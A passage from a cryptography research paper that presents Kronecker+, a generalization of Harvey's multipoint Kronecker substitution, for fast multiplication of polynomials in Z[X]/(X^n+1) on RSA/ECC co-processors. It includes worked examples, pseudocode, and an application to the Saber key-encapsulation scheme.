Example 3. *Let* f *and* g *be as chosen in Example 1. As they have (at most) 8 coefficients and they lie in the interval* $[-3,3]$*, the coefficients of* h *(modulo* X^n+1*) lie in the interval* $[-8\cdot 3^2, 8\cdot 3^2]$ *and can therefore be represented with* $\ell=8$ *bits. Therefore, we find*

$$f(2^8)=-215893506177302531, g(2^8)=847714908832003,$$

and compute the product $h(2^8)\equiv 16932392214669820680 \bmod 2^{64}+1$*. Notice that here we apply the intermediate reduction modulo* X^8+1 *in the Kronecker domain as reduction modulo* $2^{64}+1$*. We retrieve the coefficients of* h *by converting to a base-256 representation. As* f *and* g *have signed coefficients in* $[-3,3]$*, it is important to also take the* signed *representation*

$$h(2^8)=7+3\cdot 2^8-4\cdot 2^{16}-15\cdot 2^{24}+2\cdot 2^{32} -15\cdot 2^{40}-4\cdot 2^{48}-21\cdot 2^{56}$$

with 8*-bit limbs in* $[-8\cdot 3^2, 8\cdot 3^2]$*. Interestingly, one can also apply Kronecker substitution to the intermediate multiplication in Nussbaumer (see Example 2). Evaluating* $\Psi(f)(Y^i)$ *and* $\Psi(g)(Y^i)$ *for* $i=0,2,4,6$ *at* 2^8 *leads to the tuples* $[-33686531,-1,67239421,33552891]$*,* $[50398468,83821312,50004226,16581382]$*, which are pairwise multiplied to* $[-521737972,-83821312,184878854,419091170]$*. The multiplications are to be reduced modulo* Y^4+1*, and hence modulo* $2^{32}+1$ *in the Kronecker domain. From here the regular Nussbaumer algorithm can be followed, with an additional final recovery to polynomial representation. These are 4 multiplications of (approximately)* 32 *bits each, as opposed to 1 multiplication of* 64 *bits for regular Kronecker.*

2.3.2 Multipoint Kronecker Substitution

The size of the integers that are multiplied when applying Kronecker substitution, which impacts the efficiency of the algorithm, is strongly related to the size of ℓ. Simply put, the larger ℓ, the larger the integers and the slower the multiplication. On the other hand, ℓ needs to be at least as large as the maximum bit length of the coefficients of h in order to recover the polynomial h from $h(2^\ell)$ correctly.

One of the main observations made by Harvey [16, §3.3] was that the size of ℓ can be reduced by splitting up the polynomial evaluation into two parts. Assuming for simplicity that ℓ is even, Harvey computes

$$h(2^{\ell_2})=f(2^{\ell_2})g(2^{\ell_2}),\quad h(-2^{\ell_2})=f(-2^{\ell_2})g(-2^{\ell_2}),$$

where $\ell_2 = \ell/2$. He then observes that

$$h^{(0)}(2^\ell) = (h(2^{\ell_2}) + h(-2^{\ell_2}))/2\,,$$
$$h^{(1)}(2^\ell) = (h(2^{\ell_2}) - h(-2^{\ell_2}))/(2\cdot 2^{\ell_2})\,,$$

where $h^{(i)}$ denotes the polynomial whose j-th coefficient equals the $(2j+i)$-th coefficient of h. In other words,

$$h^{(0)}(2^\ell) = \textstyle\sum_{j=0}^{n/2-1} h_{2j} 2^{j\ell}\,, \text{ and } h^{(1)}(2^\ell) = \sum_{j=0}^{n/2-1} h_{2j+1} 2^{j\ell}\,.$$

The coefficients of h can therefore be recovered as the ℓ-bit limbs $h^{(0)}(2^\ell)$ and $h^{(1)}(2^\ell)$.

Denoting by $M(b)$ the cost of multiplying two b-bit integers, this approach changes the cost of the polynomial multiplication in $\mathbb{Z}[X]$ from $M(\ell n) + O(\ell n)$ in the case of standard Kronecker substitution, to $2\cdot M(\ell n/2) + O(\ell n)$. Here the big-$O$ terms incorporate the cost of packing and unpacking. This can lead to a significant speedup whenever the cost of multiplying is (relatively) expensive. In particular, this approach was used in the ring $\mathbb{Z}[X]/(X^{256}+1)$ with applications to Kyber (see [1]) and Saber (see [38]) to speedup their respective implementations based on co-processors.

In fact, Harvey considers a second approach to split up the evaluation into *four* parts by also evaluating at the *reciprocal* $f(2^{-\ell})$, that gives rise to multiplication with a cost of $4\cdot M(\ell n/4) + O(\ell n)$. In particular, it was not considered practical in the previously mentioned implementations of Kyber and Saber. We therefore omit the details as we do not discuss it further.

Example 4. *Let f and g be as chosen in Example 1 and choose $\ell = 8$ as in Example 3. We compute*

$$[f(2^4), f(-2^4)] = [3504336126, 824184061]\,,$$
$$[g(2^4), g(-2^4)] = [53355283, 47047411]\,,$$

from which we obtain $[h(2^4), h(-2^4)] \equiv [2870021177, 1290988502]$ with two multiplications modulo $2^{32}+1$. It follows that

$$h^{(0)}(2^8) = 8 + 252\cdot 2^8 + 1\cdot 2^{16} + 252\cdot 2^{24}\,,$$
$$h^{(1)}(2^8) = 4 + 241\cdot 2^8 + 240\cdot 2^{16} + 234\cdot 2^{24}\,,$$

or, in signed representation, that

$$h^{(0)}(2^8) \equiv 7 - 4\cdot 2^8 + 2\cdot 2^{16} - 4\cdot 2^{24}\,,$$
$$h^{(1)}(2^8) \equiv 3 - 15\cdot 2^8 - 15\cdot 2^{16} - 21\cdot 2^{24}$$

modulo $2^{32}+1$. The coefficients from h can now simply be read off. Note that this requires only 2 multiplications of (about) 32 bits each, compared to 4 for Nussbaumer combined with Kronecker.

2.3.3 Schönhage-Strassen

For the description of the Schönhage-Strassen algorithm [31], we base ourselves on the nice exposition of the implementation in the GMP library [15, §1] and Bernstein's paper [4, §9]. We assume that the integers we multiply are outputs of Kronecker substitution of the form $F = f(2^\ell)$ and $G = g(2^\ell)$, and we want to compute their product $H = h(2^\ell)$ in $\mathbb{Z}[X]/(2^{\ell n}+1)$, i.e., modulo the polynomial modulus (X^n+1) evaluated at 2^ℓ. Interestingly, we begin by viewing the integers as polynomials by applying the map

$$\Phi : \mathbb{Z}/(2^{\ell n}+1) \to \mathbb{Z}[X]/(X^t+1)$$
$$F = \textstyle\sum_{i=0}^{t-1} F_i \cdot 2^{\ell n/t} \mapsto \Phi(F) = \sum_{i=0}^{t-1} F_i \cdot X^i\,,$$

in other words viewing the $\ell n/t$-bit limbs as coefficients of a polynomial of degree (at most) $t-1$. Note that here we can assume that $F_t = 0$, as $F = f(2^\ell)$ is a polynomial with degree at most $n-1$ evaluated at 2^ℓ, and hence is strictly smaller than $2^{n\ell}$ (and similarly for G). It can be shown that the coefficients of $\Phi(F)\Phi(G)$ can be represented with $2\ell n/t + t$ bits [15, §1], implying that it can be recovered as the unique representative of the product of $\Phi(F)$ and $\Phi(G)$ embedded in $\mathbb{Z}/(2^{2\ell n/t+t}+1)[X]/(X^t+1)$. The main observation now is that the coefficient ring for this multiplication is $\mathbb{Z}/(2^{2\ell n/t+t}+1)$, which contains a principal $2t$-th root of unity $\zeta_t = 2^{2\ell n/t^2+1}$, under the additional assumption of $t^2 \mid 2\ell n$ (note that this is weaker than Nussbaumer, which requires $t^2 \mid n$). We can use the (principal) t-th root of unity ζ_t^2 to construct a *negacyclic* NTT to reduce this multiplication to t multiplications in $\mathbb{Z}/(2^{2\ell n/t+t}+1)$, of approximately $2\ell n/t$ bits each (assuming $n \gg t$), after which we can invert Φ to recover H.

Example 5. *Let f and g be as chosen in Example 1. As we require that $t^2 \mid 2\ell n = 128$, the largest choice we can take is $t = 8$. In that case*

$$\Phi(F) = [254, 255, 252, 254, 255, 253, 0, 253]\,,$$
$$\Phi(G) = [3, 1, 3, 2, 254, 2, 3, 0]\,,$$

representing polynomials in $\mathbb{Z}[X]/(X^8+1)$. Applying a negacyclic NTT with 8-th root of unity $\zeta_8^2 = 64$, we obtain the tuples [3191766, 12617514, 13706294, 6361802, 15707175, 16751308, 5128135, 10424123], [1893579, 12329652, 12869428, 336707, 1760443, 3940051, 4415315, 12786500], *that are multiplied pairwise to* [2864000, 10297389, 10680185, 15308322, 14753371, 6584086, 650929, 5442338], *modulo $2^{24}+1$ (note that 24 here is the first multiple of 8 larger than 16). Inverting the negacyclic NTT gives the tuple* [−66031, −65274, −4, −62734, 66295, 66799, 66806, 67813]. *Viewing these as the 8-bit limbs of an integer, we obtain the product 16932392214669820680 of F and G in $\mathbb{Z}/(2^{64}+1)$. This can be reverted to polynomial representation by inverting the Kronecker map (see Example 3).*

2.4 Public-key Hardware Co-processors

A typical hardware accelerator or cryptographic co-processor enhances the security and performance of hash-functions, random number generation, symmetric key or public-key cryptography. In the last category, the core of this accelerator is typically dedicated to multiplication and accumulation of large integers. One possible way of thinking about such hardware-supported instructions used to construct arbitrary length multiplication routines, is that given w-bit inputs a, b, and c it computes

$$(a \oslash c_1) \times (b \ominus c_2) + c \odot d$$

where $\oslash$, $\ominus$, and $\odot$ are optional operations with optional inputs c_1, c_2 and d. Concrete examples include (1) the multiply-and-accumulate instruction present on many modern computer architectures (omitting all optional operations), (2) the multiply-and-accumulate-accumulate (where $\odot$ equals the "+" operation) as present on the ARMv6 and above, and (3) the ARM barrel shifter where $\ominus$ could be a shift or rotate instruction. The multiply-and-accumulate-accumulate instruction can be used as a building block for arbitrary length multiplication and therefore also Montgomery multiplication: making this an essential building block for the most time-consuming operation in both RSA and ECC. Given the word size w, the instruction then computes $d = a \cdot b + c + d$ where all inputs are $< 2^w$ and the output is $\leq (w-1)^2 + 2(w-1) < 2^{2w}$.

Although the exact internal bit size of these co-processors is often kept secret, the word size is expected to be larger than the native word size on the embedded device (which is typically 8, 16, or even 32 bits). Typical examples of such co-processors are NXP's P71D321 [27], Infineon's SLE78 [17], or Espressif's ESP32 [12]. The accompanying technical document often state that these co-processors can be used to compute RSA (often up to 4096 bits) and ECC. It should be noted that the upper bound on the number of supported bits is often due to a restriction on the available memory.

3 Kronecker+

In this section we discuss a new multiplication technique that can be viewed as a generalization of the negated-evaluation-points idea by Harvey [16, §2.3] and as a variant of Nussbaumer when combined with Kronecker substitution. Its main improvement with respect to [16] is that there is less limitation on the depth: whereas Harvey's method reduces a polynomial multiplication to two integer multiplications that are half the length compared to Kronecker substitution, we allow reducing to t multiplications of fraction $(1/t)$ of the length. For this we require that $t \mid n$ and $t \mid \ell$, which in particular implies that that $t^2 \mid 2\ell n$ (as was needed for Schönhage-Strassen). Hence t cannot be chosen completely freely, but the degree of freedom is much larger than for Harvey.

Compared to Nussbaumer we reduce the number of required multiplications. As can be seen in §2.2.3, Nussbaumer requires $2t$ multiplications of polynomials with n/t coefficients each. Applying Kronecker (i.e., evaluating at 2^ℓ) we would compute $2t$ multiplications of approximately $\ell n/t$ bits each. Instead, Kronecker+ requires only t such multiplications. The overhead of the forward and backward transformations is comparable.

3.1 An Alternative Transformation

We begin the description by revisiting the Nussbaumer algorithm, and proposing an alternative version. Initially, this will seem to serve no purpose as it does not lead to a reduced number of operations for polynomial multiplication. However, we show in §3.2 that this variant combines much better with Kronecker substitution and that Harvey's negated evaluation points technique can be considered a special case of our algorithm.

As usual, we assume that f and g are polynomials of degree (at most) $n-1$ in $\mathbb{Z}[X]/(X^n+1)$. Our alternative transformation starts identical to Nussbaumer by applying the map Ψ from Equation (1), obtaining $\Psi(f)$ and $\Psi(g)$ in the ring

$$(\mathbb{Z}[Y]/(Y^{n/t}+1))[X]/(Y-X^t)\,.$$

This map is also used by [1, §4], which they refer to as "splitting the ring". They view $\Psi(f)$ and $\Psi(g)$ as degree $t-1$ polynomials in X, and multiply them through the schoolbook or Karatsuba algorithm, leading to t^2 or $3^{\log t}$ multiplications in $\mathbb{Z}[Y]/(Y^{n/t}+1)$ respectively. Alternatively, the strategy of Nussbaumer could be taken: canonically lift to $(\mathbb{Z}[Y]/(Y^{n/t}+1))[X]$ and embed in $(\mathbb{Z}[Y]/(Y^{n/t}+1))[X]/(X^{2t}-1)$ to apply a *cyclic* NTT to $[F_0,\ldots,F_{2t-1}]$ and $[G_0,\ldots,G_{2t-1}]$ with respect to $2t$-th principal root of unity $\zeta_{2t} = Y^{n/t^2}$, where $\Psi(f) = \sum_{i=0}^{t-1} F_i(Y)X^i$ and $\Psi(g) = \sum_{i=0}^{t-1} G_i(Y)X^i$. This leads to the $2t$ multiplications

$$\Psi(h)(\zeta_{2t}^i) = \Psi(f)(\zeta_{2t}^i) \cdot \Psi(g)(\zeta_{2t}^i)\,, \quad \text{for } i = 0,\ldots,2t-1\,,$$

in $\mathbb{Z}[Y]/(Y^{n/t}+1)$.

However, for Kronecker+ we deviate from both these approaches. As opposed to Nussbaumer, we only consider the length-t tuples $[F_0,\ldots,F_{t-1}]$ and $[G_0,\ldots,G_{t-1}]$ and take the principal t-th root of unity $\zeta_t = Y^{2n/t^2}$. Further, we apply weight factors X^i to the i-th element, i.e., apply a *cyclic* NTT with respect to ζ_t to the length-t tuples

$$[F_0 \cdot X^0, \ldots, F_{t-1} \cdot X^{t-1}]\,,\ [G_0 \cdot X^0, \ldots, G_{t-1} \cdot X^{t-1}]\,.$$

This results in the tuples

$$\left[\textstyle\sum_{i=0}^{t-1} \zeta_t^{ij} F_i X^i\right]_j, \text{ and } \left[\textstyle\sum_{i=0}^{t-1} \zeta_t^{ij} G_i X^i\right]_j.$$

An interesting observation at this point is that we can combine the application of Ψ and the NTT (including weight factors) in a single step, showing that the latter tuples are simply

equal to $[f(\zeta_t^j \cdot X)]_j$ and $[g(\zeta_t^j \cdot X)]_j$ respectively. Although this is nice conceptually, we expect that an implementation of this algorithm would most likely separate Ψ from the NTT, making it easier to apply Cooley-Tukey-style butterflies [10] to the computation (see §3.3.2).

Next we perform the t multiplications

$$h(\zeta_t^i \cdot X) = f(\zeta_t^i \cdot X) \cdot g(\zeta_t^i \cdot X), \text{ for } i = 0, \ldots, t-1. \quad (3)$$

Inverting the NTT with respect to ζ_t (including dividing by t), removing the weight factors, and possibly performing an explicit reduction modulo $Y - X^t$, gives the result $\Psi(h)$. From this we can recover h by inverting Ψ.

It should be noted at this point that the polynomials $f(\zeta_t^i \cdot X)$ and $g(\zeta_t^i \cdot X)$ do not actually lie in $\mathbb{Z}[Y]/(Y^{n/t}+1)$, but instead still in $(\mathbb{Z}[Y]/(Y^{n/t}+1))[X]/(Y - X^t)$. Therefore we have reduced a single multiplication in $(\mathbb{Z}[Y]/(Y^{n/t}+1))[X]/(Y - X^t)$ to t of them. This does not make any sense from a performance perspective, and we do not suggest to use this method as described here for polynomial multiplication. However, in the next section we show that this approach has significant advantages in combination with Kronecker substitution.

Remark 1. *The essential problem at hand here is that Nussbaumer performs polynomial multiplication modulo $Y - X^t$, but has to lift to the modulus $X^{2t} - 1$ to apply the cyclic NTT with $2t$-th root of unity, doubling the degree of the modulus in the process. To resolve this, we could try to map $X \mapsto X/Y^{1/t}$ to arrive in a polynomial ring with modulus $X^t - 1$ and use a t-th root of unity for a cyclic NTT. This is exactly the alternative transformation we describe above. However, symbolically this leads nowhere since $Y^{1/t}$ is not an element of the coefficient ring. As we will show in §3.2, this can be resolved by applying Kronecker substitution which maps $Y \mapsto 2^{\ell/t} \in \mathbb{Z}$, which* does *lie in the coefficient ring.*

3.2 Applying Kronecker

The true strength of reducing to the multiplications in Equation (3) comes from applying the (slightly modified) Kronecker substitution

$$K : (\mathbb{Z}[Y]/(Y^{n/t}+1))[X]/(Y - X^t) \to \mathbb{Z}/(2^{\ell n/t}+1)$$
$$F = \textstyle\sum_{i=0}^{t-1} F_i(Y) \cdot X^i \mapsto \sum_{i=0}^{t-1} F_i(2^\ell) \cdot 2^{i\ell/t}.$$

The mapping K maps $Y \mapsto 2^\ell$ and $X \mapsto 2^{\ell/t}$ and ensures that the map is well-defined modulo $Y - X^t$. In particular, this maps

$$\zeta_t \mapsto 2^{2\ell n/t^2},$$
$$f(\zeta_t^i \cdot X) \mapsto f(2^{2i\ell n/t^2} \cdot 2^{\ell/t}),\ g(\zeta_t^i \cdot X) \mapsto g(2^{2i\ell n/t^2} \cdot 2^{\ell/t}).$$

Hence, the multiplications in Equation (3) can be reduced to t multiplications in $\mathbb{Z}/(2^{\ell n/t}+1)$. This means computing t multiplications of $\ell n/t + 1$ bits each instead of a single multiplication of ℓn bits. Recall that combining Nussbaumer with Kronecker substitution leads to $2t$ such multiplications. For completeness, we summarize the proposed method in Algorithm 1 which we refer to as Kronecker+.

Algorithm 1 Pseudo-algorithmic *simple* description of Kronecker+.

Input: $f, g \in \mathbb{Z}[X]/(X^n+1)$ for a positive integer n, the Kronecker parameter ℓ and a positive integer t such that $t \mid \ell$ and $t \mid n$, and $M_i = 2^{2i\ell n/t^2} \cdot 2^{\ell/t}$ for $0 \le i < t$

Output: $h = \sum_{i=0}^{n-1} h_i X^i = f \cdot g \bmod X^n + 1$

1: Compute $f(M_i)$ and $g(M_i)$ for $i = 0, \ldots, t-1$.
2: Compute $h(M_i) = f(M_i) \cdot g(M_i) \bmod 2^{\ell n/t} + 1$ for $i = 0, \ldots, t-1$.
3: Compute

$$h^{(i)} = \frac{\sum_{j=0}^{t-1} 2^{2i(t-j)\ell n/t} h(M_i)}{t \cdot 2^{i\ell/t}} \bmod 2^{\ell n/t} + 1$$

for $i = 0, \ldots, t-1$.
4: Recover h_{i+tj} as the j-th ℓ-bit limb of $h^{(i)}$ for $0 \le i < t$ and $0 \le j < n/t$.

We can now see that Algorithm 1 is a generalization of the method of Harvey [16, §3.3]; setting $t = 2$ and $\zeta_2 = 2^{\ell n/2} \equiv -1 \bmod 2^{\ell n/2} + 1$ in Algorithm 1 is the same as applying Harvey's approach. In fact, we generalize his method by also considering the case $t > 2$, whereas Harvey does not go beyond $t = 2$ (at least not for negated evaluation points). This generalization is made possible by the existence of t-th roots of unity in $\mathbb{Z}[Y]/(Y^{n/t}+1)$ via the map Ψ on $\mathbb{Z}[X]/(X^n+1)$, which do not exist for generic integer polynomial multiplication in $\mathbb{Z}[X]$. Of course we can always embed any integer polynomial of degree (at most) $n-1$ into a ring of the form $\mathbb{Z}[X]/(X^{2n}+1)$ and apply Ψ to reduce to t multiplications in $\mathbb{Z}[Y]/(Y^{2n/t}+1)$. This comes at the cost of approximately doubling the bit size for the multiplications.

To illustrate our algorithm, we provide an example. Note for comparison that in Example 6 we reduce the polynomial multiplication to 8 multiplications, each of 9 bits, using a transformation very similar to Schönhage-Strassen and Nussbaumer. However, Nussbaumer (see Example 2) requires that $t^2 \mid n$ and therefore only allows $t = 2$, while even in that case needing 4 multiplications (whereas Kronecker+ only uses 2). On the other hand, Schönhage-Strassen (see Example 5) allows for $t = 8$, but reduces to 8 multiplications of 25 bits each.

Example 6. *Let f and g be as chosen in Example 1, where $n = 8$, and choose $\ell = 8$ as in Example 3. Therefore we can choose $t = 8$ as well, as it divides both n and ℓ. As $n = t$, splitting the ring simply gives $\Psi(f) = f$ and $\Psi(g) = g$. Therefore, multiplying by the weights X^i we get tuples $[-3, 0, -3X^2, -X^3, 0, -2X^5, X^6, -3X^7], [3, X,$*

$3X^2, 2X^3, -2X^4, 3X^5, 3X^6, 0]$, *respectively. Applying the map* K *that maps* $X \mapsto 2^{\ell/t} = 2$ *gives* $[254, 0, 245, 249, 0, 193, 64, 130], [3, 2, 12, 16, 225, 96, 192, 0]$, *where each entry is taken modulo* $2^{\ell n/t} + 1 = 2^8 + 1$. *We now take the cyclic NTT with respect to the* t*-th root of unity* $\zeta_t \mapsto 2^{2\ell n/t^2} = 4$ *modulo* $2^8 + 1$, *leading to the tuples* $[107, 228, 53, 131, 248, 161, 94, 239], [32, 116, 51, 47, 61, 105, 254, 129]$. *These are multiplied pairwise to give* $[83, 234, 133, 246, 222, 200, 232, 248]$. *Inverting the NTT leads to* $[7, 6, 241, 137, 32, 34, 1, 139]$, *and undoing the weights* $X^i \mapsto 2^{i\ell/t} = 2^i$ *in the Kronecker domain gives* $[7, 3, 253, 242, 2, 242, 253, 236]$. *Finally, converting to a signed representation gives the tuple* $[7, 3, -4, -15, 2, -15, -4, -21]$, *whose entries correspond to the coefficients of* h.

3.3 Algorithmics

Although the description in Algorithm 1 is nice and compact, it is not immediately clear how efficiently it can be implemented. Indeed, polynomial evaluations $f(M_i)$ and $g(M_i)$ initially appear to be of quadratic complexity in t, while multiplications by roots of unity and divisions by t and $2^{i\ell/t}$ could be costly. In this section we make some comments on algorithmic choices to implement Kronecker+ most optimally on modern (embedded) platforms.

3.3.1 Parameter choices

Even though it is not technically necessary for Kronecker+, division by t is most efficient to implement whenever it is a power of two $t = 2^\tau$. This means it can simply be computed as a bit shift by τ bits. The same holds for division by the weights $2^{i\ell/t}$. As it is very common to set ℓ to a power of two (since it makes Kronecker substitution easy to implement on modern platforms), this is not serious restriction. The requirement on Kronecker+ that $t \mid \ell$ then can be rewritten as the equivalent condition $\tau \leq \log(\ell)$. Finally, since we must satisfy $t \mid n$, the choices of n most suitable for Kronecker+ are those that are divisible by a power of two.

These constraints appear very naturally in the context of cryptographic primitives. For example, the NIST KEM finalists Kyber ($q = 3329$) and Saber ($q = 2^{13}$) perform polynomial multiplication in $\mathbb{Z}_q[X]/(X^{256} + 1)$. In that case $n = 256$ and one can show that $\ell = 32$ suffices (see §4.1), in which case we will have $\tau \leq 5$. We emphasize that in this case applying $\tau = 2$ reduces the 8192-bit multiplication (by Kronecker substitution) to 4 multiplications of approximately 2048 bits each, which can be handled by the RSA co-processor in [1]. Instead, in their work they resort to Harvey's method with an additional layer of schoolbook multiplication, resulting in 8 multiplications of 2048 bits each. In this case Kronecker+ therefore halves the number of required multiplications: already showing its strength compared to alternatives.

3.3.2 Butterfly operations

There is further reason to set t to be a power of two. Line 1 of Algorithm 1 can be decomposed into three steps:

1. Compute $F_i(2^\ell)$ and $G_i(2^\ell)$ for $i = 0, \ldots, t-1$,
2. Compute $2^{i\ell/t} F_i(2^\ell)$ and $2^{i\ell/t} G_i(2^\ell)$ for $i = 0, \ldots, t-1$,
3. Compute $f(M_i) = \sum_{j=0}^{t-1} 2^{2ij\ell n/t^2} F_j(2^\ell) 2^{j\ell/t}$ and $g(M_i) = \sum_{j=0}^{t-1} 2^{2ij\ell n/t^2} G_j(2^\ell) 2^{j\ell/t}$.

The first step is essentially free if the coefficients are positive (as they can be all be represented with less than ℓ bits), since it is just a matter of reordering the coefficients of f and g. It becomes more complicated when the coefficients are signed, since we have to take carries into account. This becomes particularly tedious when attempting to compute this in constant time, as f and g can contain secret information in certain settings (e.g., for Kyber and Saber). It is mentioned by [1, §5.3] that this costs some performance, but no further details are given. We propose a fairly simple solution in the case that all coefficients are greater than $-q$ for some integer q, for example when sampled from $\mathbb{Z}_q$ in an interval of size q centered around 0. Letting $Q = \sum_{j=0}^{n/t-1} qX^j$, we compute

$$\begin{aligned} F_i(2^\ell) &= (F_i + Q)(2^\ell) - Q(2^\ell), \\ G_i(2^\ell) &= (G_i + Q)(2^\ell) - Q(2^\ell), \end{aligned} \tag{4}$$

noting that $F_i + Q$ and $G_i + Q$ are polynomials with positive coefficients. In settings where q is known in advance (which is the case for all relevant cryptographic schemes such as Kyber and Saber), the polynomial $Q(2^\ell)$ can be precomputed. The additional cost is therefore t additions of polynomials of degree $n/t - 1$ and t subtractions in $\mathbb{Z}/(2^{\ell n/t} + 1)$, both of which are very easily implemented in constant time.

The second step requires shifts by $2^{i\ell/t}$, which are cheap and often even free through the use of (for example) barrel shifters. Moreover, if $i\ell/t$ is a multiple of the word size of the platform, then such shifts can be implemented by simply relabeling words. There can potentially be an additional cost by adding a reduction modulo $2^{n\ell/t} + 1$, but this has linear cost and can even be completely avoided by using lazy reduction techniques.

The main cost comes from the third step. However, the advantage of decomposing Line 1 of Algorithm 1 in this fashion should now be clear: computing the linear combinations has naïve complexity of $O(t^2)$ operations, but can instead be implemented with complexity $O(t \log t)$ by using Cooley-Tukey butterflies [10]. These are particularly easy to implement when t is a power of two. Note that the butterfly algorithm also requires several multiplications by roots of unity $2^{2ij\ell n/t^2}$, but these are constructed to be powers of two. Therefore these multiplication operations can be computed with simple shifts, or by relabeling words if $2ij\ell n/t^2$ is a multiple of the word size. In addition, one can see that many of them vanish

$t = 2$

$(F_0, F_1) = (F_0 + F_1, F_0 - F_1)$.

$t = 4$

$(F_0, F_1, F_2, F_3) = (F_0 + F_1, F_0 - F_1, F_2 + F_3, F_2 - F_3)$,
$(F_0, F_2, F_1, F_3) = (F_0 + F_2, F_0 - F_2, F_1 + (F_3 \ll 1024), F_1 - (F_3 \ll 1024))$.

$t = 8$

$(F_0, F_1), (F_2, F_3) = (F_0 + F_1, F_0 - F_1), (F_2 + F_3, F_2 - F_3)$,
$(F_4, F_5), (F_6, F_7) = (F_4 + F_5, F_4 - F_5), (F_6 + F_7, F_6 - F_7)$,
$(F_0, F_2), (F_1, F_3) = (F_0 + F_2, F_0 - F_2), (F_1 + (F_3 \ll 512), F_1 - (F_3 \ll 512))$,
$(F_4, F_6), (F_5, F_7) = (F_4 + F_6, F_4 - F_6), (F_5 + (F_7 \ll 512), F_5 - (F_7 \ll 512))$,
$(F_0, F_4), (F_1, F_5) = (F_0 + F_4, F_0 - F_4), (F_1 + (F_5 \ll 256), F_1 - (F_5 \ll 256))$,
$(F_2, F_6) = (F_2 + (F_6 \ll 512), F_2 - (F_6 \ll 512))$,
$(F_3, F_7) = (F_3 + (F_7 \ll 768), F_3 - (F_7 \ll 768))$.

Figure 1: Example operations required for the NTT with t-th root of unity $2^{16384/t^2}$ for choices $\tau = 1, 2, 3$, where all operations take place in the ring $\mathbb{Z}/(2^{8192/t} + 1)$. Here we write $F_i = 2^{32i/t} \cdot F_i(2^{32})$ and compute the NTT in place.

modulo $2^{\ell n/t} + 1$. Completely analogous statements apply to Line 3 of Algorithm 1, which is in essence an inverse NTT. By way of example, we summarize the required operations for $n = 256$ and $\ell = 32$ (the setting of Kyber and Saber) for $\tau = 1, 2, 3$ in Figure 1. A similar structure is preserved for larger τ, but becomes more tedious to write down. The operations demonstrate that the number of additions/subtractions is simply $t \log t$, as expected. In particular, it shows that the case $t = 2$ reduces to the same operations as computed by Harvey [16].

3.3.3 Multiplication

The multiplications in Line 2 of Algorithm 1 are technically the most straightforward operations: simply multiplying t pairs of integers modulo $2^{\ell n/t} + 1$. The reduction can be performed by observing that $2^{\ell n/t} \equiv -1 \bmod 2^{\ell n/t} + 1$ and subtracting the top half from the bottom. An interesting remark can be made about the size of the multiplier. As integers modulo $2^{\ell n/t} + 1$ can be represented in $\ell n/t + 1$ bits, while t is a power of 2, we will need a slightly awkward size. For example, for $n = 256$ and $\ell = t = 32$ we need a 257-bit multiplier. A similar problem arises in [1], who use a multiplier that can handle integers slightly larger than 2048 bits.

A particularly interesting case is where the internal word size w of the co-processor is fairly small. In that case, assuming for simplicity that $wt \mid \ell n$, we need exactly $\lceil (\ell n/t + 1)/w \rceil$ registers with a total of $\ell n/t + w$ bits to represent the $(\ell n/t + 1)$-bit integers. As the $w - 1$ redundant bits should be more than enough to accumulate the values during the forward butterfly (e.g., when $w = 64$ or $w = 128$), no reductions modulo $2^{\ell n/t} + 1$ are necessary before multiplying values with $\lceil (\ell n/t + 1)/w \rceil$ limbs each. This application of lazy reduction simplifies the computations of the butterflies.

3.3.4 Recovering polynomials

The final step in Kronecker+ (see Line 4 of Algorithm 1) is to convert the integer(s) result of the inverse NTT back to the polynomial representation in $\mathbb{Z}[X]/(X^n + 1)$. This conversion is denoted as "sneeze" in [1, Algorithm 8] and also supports signed coefficients. This operation would be particularly simple if the coefficients h_i of $h = f \cdot g$ are guaranteed to be positive, but this will not always be the case in cryptographic contexts. We make two simplifications compared to [1]: first, we remove the variable-time if-statement that depends on the (potentially secret) input that checks whether a limb is larger than $2^{\ell-1}$. We replace this by Line 5 in Algorithm 2 that computes the carry bit as a simple "or" operation of two bits. Second, we remove the explicit subtraction of 2^ℓ to move the values h_i from the interval $[0, 2^\ell - 1]$ to $[-2^{\ell/2}, 2^{\ell/2} - 1]$ since this can be achieved with a cast to a signed value, i.e., by simply interpreting the bit representation in a different way. The full algorithm is summarized in Algorithm 2.

Algorithm 2 Coefficient recovery in $\mathbb{Z}[X]/(X^n + 1)$.

Input: t integers $h^{(i)} = \sum_{j=0}^{n/t} a_{i,j} \cdot 2^{j\ell}$ with $a_{i,j} \in [0, 2^\ell - 1]$
Output: $h = \sum_{i=0}^{n-1} h_i \cdot X^i$ with $h_i \in [-2^{\ell/2}, 2^{\ell/2} - 1]$

1: **for** $i = 0, 1, \ldots, t - 1$ **do**
2: carry $\leftarrow 0$
3: **for** $j = 0, 1, \ldots, n/t - 1$ **do**
4: limb $\leftarrow a_{i,j} +$ carry
5: carry $\leftarrow$ (limb $\gg (\ell - 1)$) $\mid$ $(a_{i,j} \gg (\ell - 1))$
6: $h_{j \cdot t + i} \leftarrow$ limb
7: $h_i \leftarrow h_i - (\text{carry} + a_{i,n/t})$

4 Implementation Results

The goal of this section is to support the claims on runtime made in §3.3. For this purpose we focus on the context of cryptographic implementations with the help of contemporary co-processors that support integer multiply or multiply-and-accumulate operations. In particular, we focus on the Saber parameter set and contrary to the approach used in [1] we remain compatible with the specification. Our target is the RV32IMC platform which implements the basic 32-bit integer instruction set of RISC-V together with (among others) the M-extension of multiplication and division instructions. This platform has access to a dedicated arithmetic co-processor designed to accelerate RSA and ECC and can perform arbitrary length (modular) arithmetic up to 4096 bits. All our software is written in C with intrinsic instructions for calls to the co-processor. This is in line with existing work that implements Kronecker variants on a fixed choice of co-processor. For example, [1] implement Kyber on the SLE78 with a (approximately) 2048-bit multiplier, while Wang, Gu and Yang

implement Saber on the ESP32 with a big integer multiplier of 1536 or 2048 bits [38].

4.1 Kronecker+ for Saber

In this section we discuss the application of Kronecker+ to the Round 3 version of Saber. The arithmetic core in Saber is to multiply a $k \times k$ matrix $\mathbf{A}$ with a $k \times 1$ vector $\mathbf{s}$, where the entries of the matrix and vectors are elements of $\mathbb{Z}_q[X]/(X^{256}+1)$ for $q = 2^{13}$. This operation is typically referred to as `MatrixVectorMul`. A similar operation called `InnerProd` performs an inner product of two $k \times 1$ vectors. More concretely, the main operation is to multiply and accumulate k polynomials as $b_i = a_{i,0} \cdot s_0 + \ldots + a_{i,k-1} \cdot s_{k-1}$ which in turn has to be performed for $0 \leq i < k$ for `MatrixVectorMul`, and for $i = 0$ for `InnerProd`. When using Kronecker substitution, from a performance point of view, it is beneficial to multiply and accumulate these k polynomials in integer representation to avoid converting them back separately (requiring k times fewer inverse transformations of Kronecker substitution).

